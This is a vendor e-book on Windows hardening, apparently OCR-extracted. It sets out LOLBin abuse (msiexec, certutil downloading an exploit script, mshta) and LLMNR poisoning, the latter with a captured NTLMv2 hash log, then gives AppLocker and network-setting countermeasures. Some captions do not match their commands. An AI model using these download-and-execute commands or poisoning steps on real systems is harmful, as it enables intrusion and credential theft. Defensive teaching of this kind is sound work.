E-Book

Proactive Approach to Security Hardening

Powered by

KRATIKAL
SECURE FOR SURE

Table of Contents:

1

About Kratikal

One of the top cybersecurity firms, Kratikal is renowned for its cutting-edge security solutions. It offers a comprehensive selection of penetration testing, vulnerability assessment services and security auditing for PCI DSS, HIPAA, GDPR, and ISO 27001. It is the trusted partner for enterprises and individuals, seeking to protect their brand, business, and dignity from baffling cyber attacks. We have been involved in designing and implementing information security management systems since the industry adopted the time standards. Kratikal is designed to provide the assistance needed to improve your company's cyber security posture. We provide a one-stop service for all your cyber security requirements.

2

Introduction


Recent cyber incidents have shown an increase in insider threats. It was leading to massive data breaches and supply chain risks. It doesn’t matter if it is a small organization or a big corporation, every attack has resulted in data breaches, ransomware, and privacy breaches.

These insider threats and lack of proper compliance, we at Kratikal decided to develop guidelines to help organizations and their people secure their networks, endpoints, and infrastructure.

3

Who Should Read This Guide?

People from Information Technology services, Compliance, and CISO would benefit from this guide. This guide talks about what guidelines should be followed based on your industry and how that would improve your security. This E-book also discusses what attacks will be stopped by implementing compliance.



Why This E-book Guide?

4


If you check our recently published Threat Report, we talked about how attackers are using commonly used apps and file extensions to get inside organizations. It is not only social engineering that is giving them access but the lack of compliance policy, vulnerable and outdated tools were also major causes of those attacks. Please note this e-book guide does not cover every hardening guide.

5

Common Inbuilt Tool Used for Attacks

In 2022, Cybersecurity Report showed fileless attacks, which often utilize LOLBins, saw a 1400% increase compared to previous years. This data shows that adversaries are using new ways to avoid detection whether it is a web application, firewall, or endpoint device security.

Various technique used by Attackers



Source: aquasec.com

That’s why these living off-the-land binaries are favorite tools for attackers and we have discussed some of those most commonly used binaries that have been used in the past.

MSI is used to configure installer packages in Windows

How Do Attackers Execute it?

Command to install the target .MSI file silently.

```
msiexec /quiet /i file.msi
```

What’s the use: It can be used to execute customized msi files with malicious code

Required privilege to run: User

Supported OS: Windows Vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11

How Do Attackers Execute it?

Command that downloads & saves 7zip to the target’s current folder.


```
Cerutil.exe -urlcache -split -f
https://raw.githubusercontent.com/script/exploit/exploit.py
exploit.py
```

What’s the use: Can download files from the web

Required privilege to run: User

Supported OS: Windows Vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11

7zip is use to zip/unzip compress file



HTA can be used to run HTML applications with scripting language

How Do Attackers Execute it?


Command that executes hidden javascript, VBscript.

```
Mshta.exe HTA-Lolbin.hta
```

What’s the use: Can execute malicious code

Required privilege to run: User

Supported OS: Windows Vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11



LOLBin

6

Preventing LOLBin Attacks

LOLBin Techniques

LOLBin which is also known as **Living off the land binary** are tools that come pre-installed in Windows operating systems like Powershell etc. We have observed in our past Auditing Report these inbuilt tools were used to execute commands on the remote machine, download malware, and maintain persistence.

7

Implement Applocker Policy

To prevent such attacks it is really important to implement Application Blacklisting Policy where you can select what specific app should run, once you have applied it, this should prevent any unwanted app from running on the endpoint system.

1. To Enable Applocker Open the Policy Editor

Press Windows + R, type gpmc.msc, and press Enter.

2. Choose Where to Apply

Right-click on the group of computers you want to control (like "Accounting PCs") and select "Create a new policy for this group."

3. Find AppLocker

Go to **Computer Configuration > Windows Settings > Security Settings > Application Control Policies > Applocker** within the policy editor.

4. Decide Which Apps to Allow or Block


Right-click on the types of apps you want to control (like "Executable Rules" in this case) and select "Create New Rule"
Follow the prompts to specify which apps are blocked and list of malicious apps, file hash, or any unwanted app that you do not trust (you can also select only to run signed binary)

5. Turn on AppLocker

Right-click on Applocker and choose "Configure Rule Enforcement."
Select "Enforce Rules" to activate your settings.

6. Test and Adjust

Make sure to test Applocker in audit mode to check how it works.



There are no items to show in this view.

Permissions

Select the action to use and the user or group that this rule should apply to. An allow action permits affected files to run, while a deny action prevents affected files from running.


Action:
○ Allow
● Deny

User or group:
Everyone
Select...

8

Preventing Network Attacks

7.1: Disable LLMNR




```
[*] [NBT-NS] Poisoned answer sent to 192.168.7.237 for name GOOGLE (service: Workstation/Redirector)
[HTTP] NTLMv2 Client   : 192.168.7.237
[HTTP] NTLMv2 Username : DESKTOP-LFABNI7\
[HTTP] NTLMv2 Hash     :         ::DESKTOP-LFABNI7:bd04c45f9c63ad61:C9DB9670D70DC5EEF06375FFC9AEDC42:
010100000000000005B8EE0B6C3D7D801338E89539C54280D000000000020008003500510057004C0001001E00570049004E00
2D005000490033005A003200530041005600470041004500040014003500510057004C002E004C004F00430041004C000300
3400570049004E002D005000490033005A0032005300410056004700410045002E003500510057004C002E004C004F004300
41004C000500140035005100570 04C002E004C004F00430041004C0008003000300000000000000000000000003000001FA2
E9F416940B997B904C3E8195F2455CEEA51EB45F5DC0A6E77C1D46BBA0030A001000000000000000000000000000000000000
0900160048005400540050002F0067006F006F0067006C006500000000000000000000
```

What’s an LLMNR? LLMNR stands for Local Link Multicast Name Resolution similar to name resolution.


The attack works like this

1. Whenever your computer doesn't get an address to a server/service from DNS it starts asking every device using multicast in the local network (LAN).
2. Now if you mistype a resource name that is not in the network then an attacker can send a fake response to that query by providing a fake server address that is under his/her control.

3. When you try to connect with that fake server it will ask for authentication and that’s where you send your password in hash form which the attacker captures.


Victim
1.Let me connect \\officefile
2.Dont know where is \\officefile
DNS server
3. "Broadcasting" who's \\officefile
4. It's me (Adversary)
5. These are my password hash
Attacker

This is why we recommend disabling this feature to prevent any credential leak. To disable LLMNR.
Go to **Group Policy > Computer Configuration > Administrative Templates > Network > DNS Client.** Enable the **“Turn Off Multicast Name Resolution”** setting by changing its value to **“Enabled”.**



DNS Client

Turn off multicast name resolution

Edit policy setting

Requirements:
At least Windows Vista

Description:
Specifies that link local multicast name resolution (LLMNR) is disabled on client computers.

LLMNR is a secondary name resolution protocol. With LLMNR, queries are sent using multicast over a local network link on a single subnet from a client computer to another client computer on the same subnet that also has LLMNR enabled. LLMNR does not require a DNS server or DNS client configuration, and provides name resolution in

Setting
- IDN mapping
- DNS servers
- Prefer link local responses over DNS
- Primary DNS suffix
- Register DNS records with connectio
- Register PTR records
- Dynamic update
- Replace addresses in conflicts
- Registration refresh interval
- TTL value for A and PTR records
- DNS suffix search list
- Turn off smart multi-homed name r
- Turn off smart protocol reordering
- Update security level
- Update top level domain zones
- Primary DNS suffix devolution
- Turn off multicast name resolution

Turn off multicast name resolution

Turn off multicast name resolution

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Windows Vista

Options:

Help:

Specifies that link local multicast name disabled on client computers.

LLMNR is a secondary name resolution queries are sent using multicast over a single subnet from a client computer to on the same subnet that also has LLMN not require a DNS server or DNS client name resolution in scenarios in which resolution is not possible.

If you enable this policy setting, LLMNF available network adapters on the clien

If you disable this policy setting, or you policy setting, LLMNR will be enabled adapters.

7.2: Disable WPAD (Only if not required)


The **Web Proxy Auto Discovery in Windows** is a way to find the URL of the proxy auto-configuration (PAC) file which instructs the browser to send traffic through the proxy server instead of sending it to the destination server directly. The PAC file also sends a query through DHCP which an attacker uses to send a spoof response similar to LLMNR poisoning.

If you are **not on an enterprise network** we recommend Disable WPAD by disabling WINS/NetBT name resolution setting:

Go to the **network and sharing center** > Select the **Local Area Connection** or Ethernet (depending on what type of connection you are on) > From the File menu, click Properties.

Inside the list of **components** > Select **Internet Protocol (TCP/IP)** > and then select **Properties.**

Select **Advanced setting** > Then choose the **WINS tab** > and then Select **Disable NetBIOS over TCP/IP.**



Wi-Fi 3 Properties

Networking | Sharing

Connect using:

Qualcomm Atheros QCA9377 Wireless Network Adapter

Configure...

This connection uses the following items:

- ☑ Client for Microsoft Networks
- ☑ VMware Bridge Protocol
- ☑ File and Printer Sharing for Microsoft Networks
- ☑ VirtualBox NDIS6 Bridged Networking Driver
- ☑ Npcap Packet Driver (NPCAP)
- ☑ Npcap Packet Driver (NPCAP) (Wi-Fi)
- ☑ QoS Packet Scheduler

Install... | Uninstall | Properties

Description

A NDIS 6 filter driver WFP callout driver (Wi-Fi) to support packet capturing and sending under Windows 7, 8 10

Wi-Fi 3 Properties

Networking | Sharing

Connect using:

Qualcomm Atheros QCA9377 Wireless Network Adapter

Configure...

This connection uses the following items:

- ☑ Internet Protocol Version 4 (TCP/IPv4)
- □ Microsoft Network Adapter Multiplexor Protocol
- ☑ Microsoft LLDP Protocol Driver
- ☑ Internet Protocol Version 6 (TCP/IPv6)
- ☑ Link-Layer Topology Discovery Responder
- ☑ Link-Layer Topology Discovery Mapper I/O Driver
- □ Hyper-V Extensible Virtual Switch

Install... | Uninstall | Properties

Description

Transmission Control Protocol/Internet Protocol. The default wide area network protocol that provides communication across diverse interconnected networks.

OK | Cancel

Internet Protocol Version 4 (TCP/IPv4) Properties

General | Alternate Configuration

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

● Obtain an IP address automatically

○ Use the following IP address:

IP address: . . .

Subnet mask: . . .

Default gateway: . . .

○ Obtain DNS server address automatically

● Use the following DNS server addresses:

Preferred DNS server: 1 . 1 . 1 . 1

Alternate DNS server: 1 . 0 . 0 . 1

□ Validate settings upon exit

Advanced...

OK | Cancel

Advanced TCP/IP Settings

IP Settings | DNS | WINS

WINS addresses, in order of use:

Add... | Edit... | Remove

If LMHOSTS lookup is enabled, it applies to all connections for which TCP/IP is enabled.

☑ Enable LMHOSTS lookup

Import LMHOSTS...

NetBIOS setting

○ Default:

